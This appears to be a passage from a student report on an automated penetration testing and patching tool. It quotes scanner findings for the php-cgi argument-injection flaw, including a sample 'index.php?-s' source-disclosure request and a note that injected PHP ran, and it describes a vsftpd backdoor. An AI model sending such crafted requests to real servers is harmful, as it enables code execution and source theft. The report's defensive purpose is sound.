



```
it was possible to execute the "<?php phpinfo();?>" command.
Result: <title>phpinfo()</title><meta name="ROBOTS" content="NOINDEX,NOFOLLOW,NO!
ARCHIVE" /></head>

Impact:
Exploiting this issue allows remote attackers to view the source code of files i!
n the
  context of the server process. This may allow the attacker to obtain sensitive!
 information and to run arbitrary PHP code
  on the affected computer. Other attacks are also possible.

Solution:
Solution type: VendorFix
PHP has released version 5.4.3 and 5.3.13 to address this vulnerability.
  PHP is recommending that users upgrade to the latest version of PHP.

Vulnerability Insight:
When PHP is used in a CGI-based setup (such as Apache's mod_cgid), the
  php-cgi receives a processed query string parameter as command line arguments !
which allows command-line
  switches, such as -s, -d or -c to be passed to the php-cgi binary, which can b!
e exploited to disclose
  source code and obtain arbitrary code execution.
  An example of the -s command, allowing an attacker to view the source code of !
index.php is below:
  http://example.com/index.php?-s

Vulnerability Detection Method:
Sends a crafted HTTP POST request and checks the response.
Details:
PHP-CGI-based setups vulnerability when parsing query string parameters from...
(OID: 1.3.6.1.4.1.25623.1.0.103482)
Version used: 2020-08-24T15:18:35Z

References:
 cve: CVE-2012-1823
 cve: CVE-2012-2311
 cve: CVE-2012-2336
 cve: CVE-2012-2335
 bid: 53388
 url: http://www.h-online.com/open/news/item/Critical-open-hole-in-PHP-creates-risks-Update-1567532.
html
 url: http://www.kb.cert.org/vuls/id/520827
 url: http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/
 url: https://bugs.php.net/bug.php?id=61910
 url: http://www.php.net/manual/en/security.cgi-bin.php
 url: http://www.securityfocus.com/bid/53388
 dfn-cert: DFN-CERT-2013-1494
 dfn-cert: DFN-CERT-2012-1316
```

The developer was told the devices did not have internet access so although running a PHP update could patch these vulnerabilities it will not be possible in this case. The developer was told they could remove php as an alternative method to patch. Using the Linux patch template the developer added the following command.

```
root.update_idletasks()

#example command
print("1")
ssh_stdin, ssh_stdout, ssh_stderr = ssh.exec_command("sudo apt-get purge 'php*' -y")
print("2")
ssh_stdin.write(pw_entry+'\n')
print("3")
```

This successfully patched the vulnerabilities on both devices.


Solution found for CVE-2012-1823 for host 192.168.90.21



```
Issue: 16

NVT:    vsftpd Compromised Source Packages Backdoor Vulnerability
OID:    1.3.6.1.4.1.25623.1.0.103185
Threat: High (CVSS: 7.5)
Port:   6200/tcp

Summary:
vsftpd is prone to a backdoor vulnerability.

Vulnerability Detection Result:
Vulnerability was detected according to the Vulnerability Detection Method.

Impact:
Attackers can exploit this issue to execute arbitrary commands in the
  context of the application. Successful attacks will compromise the affected ap!
plication.

Solution:
Solution type: VendorFix
The repaired package can be downloaded from
  the referenced link. Please validate the package with its signature.

Affected Software/OS:
The vsftpd 2.3.4 source package is affected.

Vulnerability Detection Method:
Details:
vsftpd Compromised Source Packages Backdoor Vulnerability
(OID: 1.3.6.1.4.1.25623.1.0.103185)
Version used: 2018-10-25T08:39:24Z

References:
 bid: 48539
 url: http://www.securityfocus.com/bid/48539
 url: http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
 url: https://security.appspot.com/vsftpd.html



Issue: 17

NVT:    SSH Brute Force Logins With Default Credentials Reporting
OID:    1.3.6.1.4.1.25623.1.0.103239
Threat: High (CVSS: 7.5)
Port:   22/tcp

Summary:
```

Test 9: A user with no knowledge on network security can use the system with ease. -PASS

An individual with no knowledge on penetration was given the system to use. They were able to use the system without any major problems. They found setting up VirtualBox the most difficult part of using the system. The use of the actual system itself they found seamless as they only had to click on a few buttons. Th use recommended adapting the program to run on their native windows operating system.

Number 9: The user should be able to interact with the system via the use of a GUI.

In test number 9 a prospective user tested the system. Instead of via the use of written commands which would have made interaction with the system harder they used the GUI which they commented was easy to use. The use of a GUI has enabled the system to be used by all. GUI's are how the majority of computer users communicate with applications.

The system extends existing work via the vulnerability patching section of the system and being open source. All the software's used in the system aim to help with the exploitation stages of penetration testing. This program covers these sections and also covers post exploitation via the vulnerability patching part. There are no open source systems out there to aid with vulnerability patching. It works similar to Metasploit. Metasploit stores a range of exploitation codes which can be searched for used a range a methods. This system aims to contain a range of patch codes which can be searched for via the use of the CVE ID of a vulnerability.

6.2 Feedback from prospective users

This section will go into the feedback from the users when they tested the system

Developers

The developer like the fact the program is split into distinct sections. They said this made understanding the program easier and will make it easier to improve on in the future. The developer suggesting uploading the program to github for updates to be made to it as github contains good features for project collaboration.

Average Users

The average user found the virtualbox setup confusing however once that was done they never had any further issues. They suggested making the program able to run their native system as virtualbox made their low spec computer operate very slowly. The average user also suggested adding patched for more vulnerabilities.

Chapter 7 System Evaluation

7.1 Objectives Review

Number 1: The system can automatically get a user's internal network IP address.

Test one proves the system meets this objective. Using the "ifconfig" Linux command the system retrieves the internal IP of the device. Getting the internal IP address of the device running the application is key as it enables the system to determine the range of the internal IP's on a network. If a device has an internal network IP 192.168.5.2 then all other devices on that network will have an IP from the subnet 192.168.5.x\64.

Number 2: The system can Identify all other devices within a user's internal network.

Test two demonstrates the program has the ability to identify all other devices on a user's internal network. In this test the there were two devices in which their internal IP's corresponded with that detected on the system. The ability for the system to identify all devices on an internal network is key as it will give the user an overview of how many devices are connected to their network. This can enable them to identify any potential unauthorised users. It will also ensure all devices are scanned in the vulnerability scan.

Number 3: The system should run a vulnerability scan on all devices within a network

Test 3 and 5 are the corresponding test that shows the system meets this objective. For each device the vulnerabilities discovered are outputted. It is key that this is done for all devices as one weak part of a network could compromise the whole security of a network. If an attacker can gain access into one weak part of a network security within a network can be compromised for all devices as the one weak component could sniff the network for data travelling through it.

Number 4: The system should I identify most non-zero day vulnerabilities

They system has the ability to detect most non zero day vulnerabilities. As discussed in the fourth test. For the intentionally vulnerable metasploitable virtual machine the majority of the known vulnerabilities are detected by the system. The system being able to detect most non zero day vulnerabilities is vital. This will help to mitigate although not completely eradicate the potential for a system to be compromised. As the range of methods an attacker could possible used to gain unauthorised access into a system is reduced.

Number 5: The user should be able to view the vulnerabilities associated with each device

The user can view the vulnerability associated with each device as demonstrated in test number 5. The start for each numbered list of vulnerabilities is preceded by the IP of the device that is vulnerable to them. It is key all vulnerabilities can be displayed as it will allow the user to see the vulnerabilities that need to be remedied in the event the system does not have a fix to the vulnerability.

Number 6: Vulnerabilities found with solutions incorporated into software should be fixed at the users request.

The system can patch vulnerabilities with patch scripts available this is shown in test 6. This is key as it can allow an administrator to mass patch a vulnerability on a system instead of spending time having to manually patch each system.

Number 7: Developers should be able to understand the system easily.

The program is easy for a developer to understand. As shown in test number 7. The developer was able to add a program to system that is capable of fixing a vulnerability. The system being easy to understand is key as it will attract more developers to come and work on the project. The more developers working on the project the more secure the system can become.

Number 8: Developers should be able to integrate their code to fix vulnerabilities easily with the system

Test 8 shows the system is successful in meeting the requirements of this objective. The program will need to be updated further by a community of developers whenever a new vulnerability is discovered. As hacking methods develop the system will need to be modified to keep up with these methods. The system can also be upgraded to provide security protection for not only internal networks. Developers being able integrate their code easily into the system is key for these kind of improvements to the system to be made.

Chapter 8 Conclusion and Future improvements

8.1 Conclusion


In this project we have gone into a wide range of topics regarding the subject of penetration testing. We have spoken about the benefits computer systems have given us. The risks associated with our current mass adoption of computer systems. We have looked into the types of hackers. The ethical/white hat hacker and the black hat hacker. Different hacking occurrences have been looked into and their effects. The stages of penetration testing have been looked into and the actions performed at each stage. The importance of penetration testing has been explored. Some tools used for penetration testing and their functionality have been commented on and utilised to develop the system for the project. A system was created to automate the reconnaissance by finding the devices connected to a network. To automating the scanning stage. To automate the exploitation. And finally to apply patches to any vulnerabilities found. Finally the proposed users of the system were given the ability to test the system out. To conclude automating the penetration testing phases is integral to the future of computer security. It can help save companies a lot of money. It can save pentesters a lot of time. It could give everyone the power to take greater control over their network security. This system is not able to fully automate all stages however it is a good starting point. The main aim for the project has been to look into how penetration testing can be automated and it has been able to do successfully. It was able to meet all objectives drafted at the beginning.

8.2 Future improvements


The system is not fully complete it will need to be developed significantly more to serve as an effective security tool. It will need to undergo a range if improvements. One such it having a much larger database of CVE patches. Having a larger range of CVE patches will increase the usefulness of the system. The ability for the system to run on multiple operating systems. This will mean it will not have to be ran via VirtualBox. Not all machines may be able to handle the resource requirements of VirtualBox. It being able to run on a native OS will increase the amount of potential prospective users. The system could be given more functionality such as the ability to load past reports and save reports.

SETUP MANUAL

1. Please download Virtual Box, Virtual box can downloaded here: https://www.virtualbox.org/wiki/Downloads
2. Launch Virtual Box then click File then import appliance.



Name: kali
Operating System: Linu
Base Memory: 2048 MB
Processors: 2
Execution Cap: 42%
Boot Order: Floppy,
Acceleration: VT-x/AI
Paravirt
Video Memory:
Graphics Controller:
Remote Desktop Server:
Recording:



Please choose the source to import appliance from. This can be a local file system to import OVF archive or one of known cloud service providers to import cloud VM from.

Source: Local File System

Please choose a file to import the virtual appliance from. VirtualBox currently supports importing appliances saved in the Open Virtualization Format (OVF). To continue, select the file to import below.

File:

Name	Date modified	Type	Size
Kali.ova	11/09/2020 08:03	Open Virtualizatio...	3,454,2

File name: Kali.ova

Open Virtualization Format (*.o

3. Once it is imported go ahead and start up the virtual machine.
4. Login. The username is kali and password is kali
5. Now launch the terminal and enter idle
6. Open up the file called “program” located in the autopentest folder in the documents folder.
7. Press now run the program.

Bibliography

[1] Erickson, J. (2008). *Hacking: the art of exploitation*. No starch press.

[2] Jeff Bezos hack: Amazon boss's phone 'hacked by Saudi crown prince'. (2021). Retrieved 28 April 2021, from https://www.theguardian.com/technology/2020/jan/21/amazon-boss-jeff-bezoss-phone-hacked-by-saudi-crown-prince

[3] Top 10 Biggest Government Data Breaches of All Time in the U.S. (2021). Retrieved 28 April 2021, from https://digitalguardian.com/blog/top-10-biggest-us-government-data-breaches-all-time

[4] Zagaris, B., & Plachta, M. (2020). Transnational Organized Crime. IELR, 36, 248.

[5] Arntz, P., & Arntz, P. (2020). EncroChat system eavesdropped on by law enforcement. Retrieved 28 April 2021, from https://blog.malwarebytes.com/hacking-2/2020/07/encrochat-system-eavesdropped-on-by-law-enforcement/

[6] O'Rourke, C. (2020). Is this the end for 'encro'phones?. Computer Fraud & Security, 2020(11), 8-10.

[7] Gragg, D. (2003). A multi-level defense against social engineering. *SANS Reading Room*, *13*, 1-21.

[8] Microsoft Security Bulletin MS15-079 - Critical. (2015). Retrieved 28 April 2021, from https://docs.microsoft.com/en-us/security-updates/securitybulletins/2015/ms15-079

[9] Han, C., & Dongre, R. (2014). Q&A. What Motivates Cyber-Attackers?. *Technology innovation management review*, *4*(10).

[10] What is Penetration Testing | Step-By-Step Process & Methods | Imperva. Retrieved 28 April 2021, from https://www.imperva.com/learn/application-security/penetration-testing/

[11] Penetration Testing Market Worth $4.5 Billion by 2025 - Exclusive Report by MarketsandMarkets™. (2020). Retrieved 28 April 2021, from https://www.prnewswire.co.uk/news-releases/penetration-testing-market-worth-4-5-billion-by-2025-exclusive-report-by-marketsandmarkets-tm--889244683.html#:~:text=Worldwide%20Offices-,Penetration%20Testing%20Market%20Worth%20%244.5%20Billion%20by,Exclusive%20Report%20by%20MarketsandMarkets%E2%84%A2

[12] GLOVER, G. How Much Does a Pentest Cost?. Retrieved 28 April 2021, from https://www.securitymetrics.com/blog/how-much-does-pentest-cost

[13] Backdoor computing attacks – Definition & examples. Retrieved 28 April 2021, from https://www.malwarebytes.com/backdoor/

[14] Uber allegedly paid $100,000 ransom and had hackers sign NDAs after massive data breach. (2019). Retrieved 28 April 2021, from https://www.cbsnews.com/news/uber-hack-company-allegedly-paid-hackers-ransom-had-them-sign-ndas/

[15] Linux, K. (2019). Kali Linux.

[16] URLCrazy - MorningStar Security. Retrieved 28 April 2021, from https://morningstarsecurity.com/research/urlcrazy

[17] Hope, C. (2017). What is a BackBox?. Retrieved 28 April 2021, from https://www.computerhope.com/jargon/b/backbox.htm

[18] OS Detection | Nmap Network Scanning. Retrieved 28 April 2021, from https://nmap.org/book/man-os-detection.html#:~:text=One%20of%20Nmap's%20best%2Dknown,every%20bit%20in%20the%20responses

[19] Nmap Tutorial: Common Commands. (2018). Retrieved 28 April 2021, from https://www.networkcomputing.com/networking/nmap-tutorial-common-commands/page/0/2

[20] Greig, J. (2020). Cloud misconfigurations cost companies nearly $5 trillion. Retrieved 28 April 2021, from https://www.techrepublic.com/article/cloud-misconfigurations-cost-companies-nearly-5-trillion/

[21] McSulla, R. (2019). How to Audit Microsoft Azure with Tenable Solutions. Retrieved 28 April 2021, from https://www.tenable.com/blog/how-to-audit-microsoft-azure-with-tenable-solutions

[22] Dunn, S. (2016). Default Credentials Summary. Retrieved 28 April 2021, from https://www.tenable.com/sc-dashboards/default-credentials-summary

[23] Retrieved 28 April 2021, from https://www.tenable.com/plugins/nessus/128118

[24] Okoi, D. (2018). What is FreeBSD? Why Should You Choose It Over Linux?. Retrieved 28 April 2021, from https://www.fossmint.com/what-is-freebsd-why-should-you-choose-it-over-linux/

[25] LeMay, R. (2005). Nessus ceases to be open source | ZDNet. Retrieved 28 April 2021, from https://www.zdnet.com/article/nessus-ceases-to-be-open-source

[26] (2018). Retrieved 28 April 2021, from https://www.hackingtutorials.org/scanning-tutorials/vulnerability-scanning-with-openvas-9-scanning-the-network/

[27] Two?, O. OpenVAS vs. Nessus: How Different are the Two?. Retrieved 28 April 2021, from https://wisdomplexus.com/blogs/openvas-vs-nessus/

[28] Metasploit. Retrieved 28 April 2021, from https://www.oreilly.com/library/view/metasploit/9781593272883/pr04s03.html

[29] Oracle VM VirtualBox. Retrieved 28 April 2021, from https://www.virtualbox.org/

[30] Walton, R. (2006). The Computer Misuse Act. information security technical report, 11(1), 39-45.

[31] Computer Misuse Act | The Crown Prosecution Service. Retrieved 28 April 2021, from https://www.cps.gov.uk/legal-guidance/computer-misuse-act#:~:text=The%20maximum%20sentence%20on%20indictment%20is%2014%20years%2C%20unless%20the,liable%20to%20imprisonment%20for%20life.
[32] Copyright Protection for Software - InBrief.co.uk. Retrieved 28 April 2021, from https://www.inbrief.co.uk/intellectual-property/copyright-protection-for-software/
[33] 5 types of software licenses you need to understand | Synopsys. Retrieved 28 April 2021, from https://www.synopsys.com/blogs/software-security/5-types-of-software-licenses-you-need-to-understand/
[34] From Fines to Imprisonment: What Are the Effects of Computer Piracy? | FAST. (2021). Retrieved 28 April 2021, from https://www.fast.org/blog/fines-imprisonment-what-are-effects-computer-piracy